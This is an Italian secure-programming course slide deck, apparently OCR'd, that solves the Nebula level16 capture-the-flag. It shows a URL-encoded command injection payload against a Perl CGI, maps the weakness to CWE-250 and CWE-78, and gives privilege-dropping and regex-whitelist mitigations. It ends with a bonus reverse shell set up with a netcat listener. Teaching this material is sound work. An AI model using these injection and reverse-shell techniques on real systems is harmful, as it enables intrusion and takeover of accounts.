
INIEZIONE REMOTA

- Il server non sembra restituire alcun output, per cui dobbiamo trovare un modo per visualizzarlo.
    a. Modifichiamo il file SOLUZIONE cambiando la seguente stringa:

        `/bin/getflag → /bin/getflag >> /tmp/a.out`

- Questa modifica non farà altro che redirigere l'output dell'esecuzione di *getflag* all'interno del file *a.out*.
    a. Ovviamente il file destinazione *a.out* deve trovarsi all'interno di una cartella dove l'utente **flag16** avrà permessi di lettura e scrittura.

AGGIORNAMENTO ALBERO DI ATTACCO




INIEZIONE REMOTA

INIEZIONE REMOTA

```
level16@nebula:/tmp$ nc localhost 1616
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

^C
level16@nebula:/tmp$
```

INIEZIONE REMOTA



INIEZIONE REMOTA


```
level16@nebula:/tmp$ nc localhost 1616
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

^C
level16@nebula:/tmp$ ls -la
total 8
drwxrwxrwt 6 root    root    160 2023-04-28 02:16 .
drwxr-xr-x 1 root    root    220 2023-04-28 03:14 ..
-rw-r--r-- 1 flag16  flag16   59 2023-04-28 02:16 a.out
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 .ICE-unix
-rwxrwxr-x 1 level16 level16  37 2023-04-28 02:15 SOLUZIONE
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 VMwareDnD
drwx------ 2 root    root    100 2023-04-28 03:14 vmware-root
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 .X11-unix
level16@nebula:/tmp$ cat a.out
You have successfully executed getflag on a target account
level16@nebula:/tmp$
```

CAPTURED THE FLAG

```
level16@nebula:/tmp$ nc localhost 1616
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

^C
level16@nebula:/tmp$ ls -la
total 8
drwxrwxrwt 6 root    root    160 2023-04-28 02:16 .
drwxr-xr-x 1 root    root    220 2023-04-28 03:14 ..
-rw-r--r-- 1 flag16  flag16   59 2023-04-28 02:16 a.out
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 .ICE-unix
-rwxrwxr-x 1 level16 level16  37 2023-04-28 02:15 SOLUZIONE
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 VMwareDnD
drwx------ 2 root    root    100 2023-04-28 03:14 vmware-root
drwxrwxrwt 2 root    root     40 2023-04-28 03:14 .X11-unix
level16@nebula:/tmp$ cat a.out
You have successfully executed getflag on a target account
level16@nebula:/tmp$
```



03

DEBOLEZZE

VULNERABILITÀ IN LEVEL 16

- La vulnerabilità appena vista si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente
- **Debolezza #1:** Il Web server *thttpd* esegue con privilegi di esecuzione ingiustamente elevati, precisamente quelli di **flag16**.
    a. CWE di riferimento: **CWE-250 Execution with Unnecessary Privileges** https://cwe.mitre.org/data/definitions/250.html

CWE-250 ESECUZIONE CON PRIVILEGI NON NECESSARI

- Possono essere esposti nuovi punti deboli perché l'esecuzione con privilegi aggiuntivi, come root o administrator, può disabilitare i normali controlli di sicurezza eseguiti dal Sistema Operativo o dall'environment.

- Capita quando un processo è in esecuzione come **root** e successivamente viene eseguito un segnale o un processo secondario

- **Potenziali mitigazioni:**

Strategy:

- **Environment Hardening:** eseguire codice usando privilegi quanto più bassi possibili.

- **Separation of Privilege:** identificare le funzionalità che richiedono privilegi aggiuntivi, in maniera tale da isolare il codice privilegiato da altro codice.

Implementation:

- **Convalida input:** per qualsiasi codice privilegiato.

- Assicurarsi il **corretto abbassamento** dei privilegi

- Determinare il **livello di accesso minimo** se bisogna eseguire del codice con privilegi extra

VULNERABILITÀ IN LEVEL 16

- La vulnerabilità appena vista si verifica solo se diverse debolezze sono presenti e sfruttate contemporaneamente
- **Debolezza #2:** Se un'applicazione Web, che esegue comandi, non neutralizza i caratteri speciali allora è possibile iniettare nuovi caratteri in cascata ai precedenti

    a. CWE di riferimento: **CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')**
    https://cwe.mitre.org/data/definitions/78.html

CWE-78 NEUTRALIZZAZIONE IMPROPRIA DI ELEMENTI...

- Consenti agli attaccanti di eseguire comandi imprevisti direttamente sul Sistema Operativo. Il problema nasce quando questa debolezza si verifica in un programma privilegiato permettendo all'attaccante di specificare comandi che normalmente non sarebbero accessibili

- **Potenziali mitigazioni:**

Strategy:

- **Sandbox or Jail:** eseguire il codice in una «jail» o in un ambiente sandbox che impone limiti rigorosi tra il processo ed il Sistema Operativo.

- **Attack Surface Reduction:** Mantenere quanti più dati possibili fuori dal controllo dell'attaccante.

Implementation:

- **Output Encoding:** evitare o filtrare tutti i caratteri che non passano una lista consentita di caratteri estremamente rigida (uso di regex)

- Evitare di prendere in input parametri **dalla riga di comando**, ma è meglio prenderli all'interno di un file

04

MITIGAZIONE

MITIGAZIONE #1

- Possiamo riconfigurare **thttpd** in modo che esegua con i privilegi di un utente inferiore, ad esempio level16 (piuttosto che di flag16).

- Prima verifichiamo che il file **/home/flag16/thttpd.conf** sia quello effettivamente usato dal server.

```
root@nebula:~# ps ax | grep thttpd
 1427 ?        Ss     0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf
 1432 ?        Ss     0:00 /usr/sbin/thttpd -C /home/flag16/thttpd.conf
 1896 tty1     S+     0:00 grep --color=auto thttpd
root@nebula:~# _
```

MITIGAZIONE #1

- Creiamo una nuova configurazione nella home directory dell'utente **level16**
  a. Diventiamo **root**, tramite l'utente nebula.

- Copiamo **/home/flag16/thttpd.conf** nella home directory di level16.


```
$ cp /home/flag16/thttpd.conf /home/level16
```

- Aggiorniamo i permessi del file appena copiato:

```
$ chown level16:level16 /home/level16/thttpd.conf
      chmod 755 /home/level16/thttpd.conf
```

```
root@nebula:/home/level16# ls -la thttpd.conf
-rwxr-xr-x 1 level16 level16 3719 2023-04-29 06:26 thttpd.conf
root@nebula:/home/level16# _
```

MITIGAZIONE #1



- Editiamo il file */home/level16/thttpd.conf* in maniera tale da farlo funzionare correttamente sull'utente **level16**.

  `nano /home/level16/thttpd.conf`

- Impostiamo una porta di ascolto TCP non in uso:

  `Port=9000`

- Importiamo la directory radice del server

  `dir=/home/level16`

- Impostiamo l'esecuzione come utente **level16**.

  `user=level16`

MITIGAZIONE #1

- Copiamo anche **/home/flag16/index.cgi** nella home directory di **level16**:

```
$ cp /home/flag16/index.cgi /home/level16
```

- Aggiorniamo i suoi permessi:

```
$ chown level16:level16 /home/level16/index.cgi
$ chmod 0755 /home/level16/index.cgi
```

- Eseguiamo manualmente una nuova istanza del server Web **thttpd**:

```
$ thttpd -C /home/level16/thttpd.conf
```

```
root@nebula:/home/level16# ls -la thttpd.conf
-rwxr-xr-x 1 level16 level16 3719 2023-04-29 06:26 thttpd.conf
root@nebula:/home/level16# _
```

MITIGAZIONE #1

- Ripetiamo l'attacco sul server Web appena avviato, loggandoci come **level16**:

```
level16@nebula:/tmp$ nc localhost 9000
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

^C
level16@nebula:/tmp$ ls
a.out  SOLUZIONE  VMwareDnD  vmware-root
level16@nebula:/tmp$ cat a.out
getflag is executing on a non-flag account, this doesn't count
level16@nebula:/tmp$ _
```

MITIGAZIONE #2

- Possiamo implementare nello script Perl un filtro dell'input basato su blacklist. Se l'input non ha la forma di un utente tipo viene scartato.

- Modifichiamo lo script *index.cgi* in modo che esegua le seguenti operazioni:
  1. Memorizza il parametro **username** in una variabile $username
  2. Fa il match di $username con una espressione regolare che è stata appositamente creata
  3. Controlla se $username verifica l'espressione regolare:

     A. Se SI, continua l'esecuzione.

     B. Se NO, termina lo script.

MITIGAZIONE #2

- L'espressione regolare creata per il match degli username è la seguente:

  `^[a-zA-Z0-9_]{4,15}$`

  a. `^` → **inizio riga**
  b. `[a-zA-Z0-9_]` → **caratteri ammessi**
  c. `{4, 15}` → **numero di caratteri consentiti**
  d. `$` → **fine riga**

MITIGAZIONE #2

```
  GNU nano 2.2.6                File: index.cgi

#!/usr/bin/env perl

use CGI qw{param};

print "Content-type: text/html\n\n";

sub login {
        $username = $_[0];
        $password = $_[1];

        $username =~ tr/a-z/A-Z/;       # conver to uppercase
        $username =~ s/\s.*//;          # strip everything after a space

        if (!($username =~ /^[a-zA-Z0-9_]{4,15}$/)) {
                print("Username non valido");
                return 0;
        }

        @output = `egrep "^$username" /home/flag16/userdb.txt 2>&1`;
        foreach $line (@output) {


root@nebula:/home/level16#
```

MITIGAZIONE #2

- Ripetiamo l'attacco sul server Web, quello avviato su **level16**:

```
level16@nebula:/tmp$ nc localhost 9000
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

Username non valido<html><head><title>Login resuls</title></head><body>Your log
n failed<br/>Would you like a cookie?<br/><br/></body></html>
level16@nebula:/tmp$ _
```

```
level16@nebula:/tmp$ nc localhost 9000
GET /index.cgi?username="pippo%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

Username non valido<html><head><title>Login resuls</title></head><body>Your logi
n failed<br/>Would you like a cookie?<br/><br/></body></html>
level16@nebula:/tmp$
```

BONUS


BONUS

- Ormai sappiamo dove attaccare, ma possiamo farlo in un'altra maniera: tramite reverse shell.
- Il che significa che forzeremo il server a fornirci un prompt di shell dall'account **flag16** su cui opera lo script del server.
- La prima cosa che dobbiamo fare è impostare un **listener** su un nuovo terminale e lo apriamo digitando ALT+F2:
- Netcat può eseguire funzioni client/server che consentono di creare una «chat» con la macchina che si connette.

```
nc -lk 4444
```

1. «**-l**» → ascolta una connessione in entrata
2. «**k**» → forza netcat a rimanere sempre in attesa di un'altra connessione dopo che quella corrente viene completata.

FILE SOLUZIONE AGGIORNATO




BONUS

```
level16@nebula:/tmp$ nc localhost 1616
GET /index.cgi?username="%3B%2F%2A%2FSOLUZIONE"
Content-type: text/html

^C
level16@nebula:/tmp$
```

BONUS


level16@nebula:~$ nc -lk 4444
ls
index.cgi
thttpd.conf
userdb.txt

GRAZIE PER L'ATTENZIONE

Programmazione Sicura 2022/2023
Prof.ssa B. Masucci

Team: Marrazzo Vincenzo & Spagna Zito Marika